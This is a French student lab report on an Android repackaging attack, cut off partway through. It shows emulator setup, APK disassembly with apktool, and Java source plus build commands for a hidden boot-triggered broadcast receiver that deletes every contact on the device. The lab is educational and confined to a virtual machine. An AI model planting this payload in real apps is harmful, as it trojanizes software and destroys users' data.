


# Rapport du Repackaging Attack LAB



## Réalisé par:

- Iuri Toma
- Mohamed Dhia Layadi
- Lotfi Derri

## Encadrant:

- Azzedine Ramrami



# SOMMAIRE


<b>SOMMAIRE</b>	<b>1</b>
<b>Introduction</b>	<b>2</b>
<b>Préparation du LAB</b>	<b>3</b>
<b>Récupération de l'application</b>	<b>5</b>
<b>Désassemblage de l'application</b>	<b>7</b>
<b>Injection du code malicieux</b>	<b>8</b>
<b>Repackage de l'application</b>	<b>12</b>
<b>Installation et redémarrage</b>	<b>15</b>
<b>Conclusion</b>	<b>16</b>
<b>Références</b>	<b>18</b>

## Introduction

“repackaging attack” est un type d'attaque très courant sur les appareils Android. Lors d'une telle attaque, les attaquants modifient une application populaire téléchargée à partir des marchés d'applications, procèdent à l'ingénierie inverse de l'application, ajoutent des charges utiles malveillantes, puis téléchargent l'application modifiée sur les marchés d'applications. Les utilisateurs peuvent être facilement trompés, car il est difficile de remarquer la différence entre l'application modifiée et l'application d'origine. Une fois les applications modifiées installées, le code malveillant à l'intérieur peut mener des attaques, généralement en arrière-plan. Par exemple, en mars 2011, il a été constaté que DroidDream Trojan avait été intégré dans plus de 50 applications sur le marché officiel d'Android et avait infecté de nombreux utilisateurs.

Dans ce lab, nous mènerons une simple attaque de repackaging sur une application sélectionnée et montrerons l'attaque uniquement sur notre machine virtuelle Android fournie. Les applications repackaged ne seront en aucun cas partagées sur aucun marché d'applications, car celui-ci est totalement illégal et des lourdes peines peuvent être infligées en conséquence. Les attaques ne seront pas lancées sur des appareils Android propres, car cela peut causer de réels dommages.

Ce qui facilite l'attaque de repackaging, c'est que le code binaire des applications Android peut facilement être rétro-ingénierie, en raison du manque de protection sur les binaires. La partie gauche de la Fig. 1 illustre le processus de développement typique des applications Android, qui produit un fichier appelé fichier APK. Ce fichier est téléchargé sur les marchés d'applications (ex.Playmarket). La partie droite de la figure montre qu'une fois les attaquants ont récupéré le fichier APK, ils peuvent utiliser des outils de rétro ingénierie pour décompresser le fichier APK, désassembler le programme, ajouter une logique malveillante, puis tout remettre dans le fichier APK (modifié) à nouveau. Les attaquants ensuite vont télécharger l'application malveillante sur les marchés d'applications, dont la plupart d'entre eux n'ont pas des mécanismes de sécurité mis en place pour se protéger contre ce type des menaces.




*Fig. 1 Schema de "repackaging Attack"*

## Préparation du LAB


Mettre en place un environnement pentest pour une seule application Android afin de tester ses fonctionnalités est simple. Le processus consiste simplement à configurer un émulateur Android, à installer l'application, à envoyer le trafic via un outil proxy comme BurpSuite et à jouer avec le trafic pour trouver un comportement intéressant.

Lorsqu'il s'agit de configurer un environnement pentest pour une application de chat Android, la configuration diffère légèrement. Ce n'est pas le cas uniquement pour les applications de chat, mais également pour d'autres applications dont les fonctionnalités (comme l'autorisation multi-utilisateurs) ne peuvent être complètement comprises que lors de l'exécution de l'application sur deux ou plusieurs appareils simultanément. Dans notre cas, on va utiliser genymotion pour instancier un téléphone android puis faire les tests ensuite.

On ouvre genymotion et on ajoute un téléphone :




On configure adb pour qu'il utilise les bibliothèque standard dans notre machine hôte :




On va communiquer avec notre téléphone en utilisant le service adb :

## ADB Architecture



Une fois la configuration est faite, on lance le téléphone :



garce à la commande : `$ adb devices`

on arrive à voir qu'on est bien connecté avec le téléphone.

## Récupération de l'application

Pour faire du repackaging, nous avons besoin d'une application hôte. Dans les attaques réelles, les attaquants choisissent généralement des applications populaires, car ils peuvent amener plus de gens à télécharger leurs applications repackaged. Pour cette tâche, vous pouvez écrire votre propre application ou télécharger une application existante. Vous pouvez obtenir des fichiers APK pour les applications Android à partir de nombreux endroits, comme ce site web : <https://apkpure.com/>.

Dans notre cas, on a pu récupérer l'application de notre encadrant M. A.Ramrami.


Voici les caractéristiques de l'application à repacker :

```
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab$ ll RepackagingLab.apk
-rw-r--r-- 1 Yan1x0s Yan1x0s 1421095 Sep 26 12:26 RepackagingLab.apk
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab$ md5sum RepackagingLab.apk
552143fbbddc9d7155e47dd3f114c26a RepackagingLab.apk
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab$ sha1sum RepackagingLab.apk
2767e4cedba4d1a6d122373ee5d528852eb656d6 RepackagingLab.apk
Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab$ _
```

On installe l'application pour voir son comportement normale.

`$ adb install repackagingLab.apk`

Puis on regarde les fonctionnalités existantes :




## Désassemblage de l'application

Nous devons modifier l'application. Bien que nous puissions modifier directement le fichier APK, ce n'est pas facile, car le code du fichier APK contient du bytecode Dalvik (format dex), qui n'est pas destiné à être lu par un humain. Nous devons convertir le bytecode en quelque chose qui soit lisible par l'homme. Le format lisible par l'homme le plus courant pour le bytecode Dalvik est connu sous le nom de Smali. Les noms "Smali" et "Baksmali" sont les équivalents islandais de "assembleur" et "désassembleur", respectivement.

Dans cette tâche, nous utiliserons un outil appelé APKTool pour désassembler le code dex (classes.dex) en code smali.

APKTool est un outil de rétro-ingénierie très puissant pour les applications Android. Il est utile pour décoder et reconstruire les applications Android. Nous pouvons alimenter l'outil avec l'intégralité du fichier APK comme suit :

*\$ apktool d repackagingLab.apk*



```


android@tamer: ~/Desktop/Repackaging Attack Lab
android@tamer ~/D/Repackaging Attack Lab> apktool d RepackagingLab.apk
I: Using Apktool 2.1.1 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/android/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
android@tamer ~/D/Repackaging Attack Lab> ls RepackagingLab
AndroidManifest.xml  apktool.yml  original  res  smali
android@tamer ~/D/Repackaging Attack Lab> █

```

Le fichier APK est juste un fichier zip, qui contient des classes.dex (code source java compilé, appelé bytecode Dalvik), resources.arsc (fichiers de ressources), AndroidManifest.xml, et plusieurs autres fichiers. APKTool décompresse essentiellement le fichier APK et décode son contenu. Pour les fichiers de ressources, il n'y a pas grand chose à faire. Pour le bytecode Dalvik classes.dex, il est désassemblé en code smali, APKTool place les fichiers de sortie dans un dossier créé avec un nom qui est le même que celui du fichier APK.

La structure de dossier typique du fichier APK après désassemblage est illustrée à la figure suivante. Le dossier contient les fichiers de ressources xml, le fichier AndroidManifest, les fichiers de code source, etc. Les fichiers de ressources xml et les fichiers AndroidManifest doivent être lisibles et généralement très proches de leur forme originale. Le code smali désassemblé est placé dans le dossier smali. En général, un fichier smali contient le code d'une classe Java.






Nous allons ensuite injecter un code malveillant dans le dossier smali, puis assembler le tout dans un nouveau paquet APK. C'est pourquoi on appelle cela une attaque de repackaging.

## Injection du code malicieux

Dans cette tâche, nous allons injecter un code malveillant dans le smali code de l'application cible. Il existe de nombreuses façons de le faire. Une approche consiste à modifier directement un fichier smali existant, afin d'y ajouter une logique malveillante. Une autre qui est beaucoup plus facile, consiste à ajouter un composant entièrement nouveau à l'application ; ce nouveau composant est indépendant de l'application existante, de sorte qu'il n'affecte pas le comportement de l'application. Puisque chaque composant indépendant peut être placé dans un fichier smali séparé, en utilisant cette approche, nous avons juste besoin de créer un nouveau fichier smali.



Il existe quatre types de composants dans les applications Android : l'activité, le service, le récepteur de diffusion et le fournisseur de contenu. Les deux premiers composants sont les plus utilisés par les applications, tandis que les deux autres ne sont pas aussi courants. Nous pouvons ajouter n'importe lequel de ces composants dans l'application cible, mais le problème le plus important pour l'attaque est de trouver un moyen de déclencher le code malveillant sans être remarqué par les utilisateurs. Bien que des solutions au problème existent pour tous ces composants, la plus simple est le récepteur de diffusion (Broadcast Receiver), qui peut être déclenché par la diffusion envoyée par le système. Par exemple, lorsqu'un appareil termine son amorçage, il envoie une diffusion BOOT COMPLETED. Nous pouvons écrire un récepteur de diffusion qui écoute cette diffusion, de sorte que le code malveillant sera automatiquement déclenché à chaque fois que l'appareil redémarre.

L'écriture d'un récepteur de radiodiffusion sous Android est assez simple. Si vous savez comment faire, n'hésitez pas à écrire votre propre code. Après avoir créé un fichier APK à partir de votre propre code Java, vous devez lancer APKTool pour désassembler votre fichier APK et obtenir le code smali pour votre récepteur de radiodiffusion. Pour ceux qui n'ont pas suivi de cours de programmation Android, vous pouvez utiliser notre code smali fourni. Le code Java est décrit dans ce qui suit, tandis que le code smali peut être téléchargé sur le site web de ce laboratoire.

```

Public class MaliciousCode extend BroadcastReceiver
{ @Override

```

```

public void onReceive(Contexte, Intention) { ContentResolver contentResolver =
    context.getContentResolver(); Cursor cursor =contentResolver.query(

        ContactsContract.Contacts.CONTENT_URI, null, null, null, null);

    while (cursor.moveToNext()) {
        String lookupKey = cursor.getString
            (cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

        Uri uri = Uri.withAppendedPath
            (ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
        contentResolver.delete(uri, null, null);
    }
}

```

Le code malveillant ci-dessus, s'il est déclenché, supprimera toutes les données de contact de l'appareil. Le code met en œuvre un récepteur de diffusion, qui sera déclenché par un événement de diffusion. Une fois déclenché, il entre dans la méthode onReceive(), et c'est là que nous mettons en œuvre notre logique malveillante. Le code ci-dessus interagit essentiellement avec le fournisseur de contenu de l'application Contacts et lui demande de supprimer toutes ses entrées, ce qui revient à effacer tous les enregistrements de contact.

Dans le code, un ContentResolver est utilisé pour accéder aux contacts stockés sur le téléphone. Afin d'obtenir la liste des contacts, une requête est envoyée au fournisseur de contenu de l'application Contacts. Cette requête ne fournit aucun critère de correspondance, de sorte que tous les enregistrements sont renvoyés via un objet Cursor. Le code passe alors en revue tous ces enregistrements et les supprime un par un.

On compile le code java pour enfin le convertir en format smali :

```
$ javac MaliciousCode.java
```

```
$ dx --dex --output=MaliciousCode.dex MaliciousCode.class
```

```
$ baksmali MaliciousCode.dex
```

```

Yan1x0s@1337:~/0x00/2020/Android/Repackaging Attack Lab$ cat MaliciousCode.java
public class MaliciousCode extends BroadcastReceiver {
    @Override public void onReceive(Context context, Intent intent) {
        ContentResolver contentResolver = context.getContentResolver();
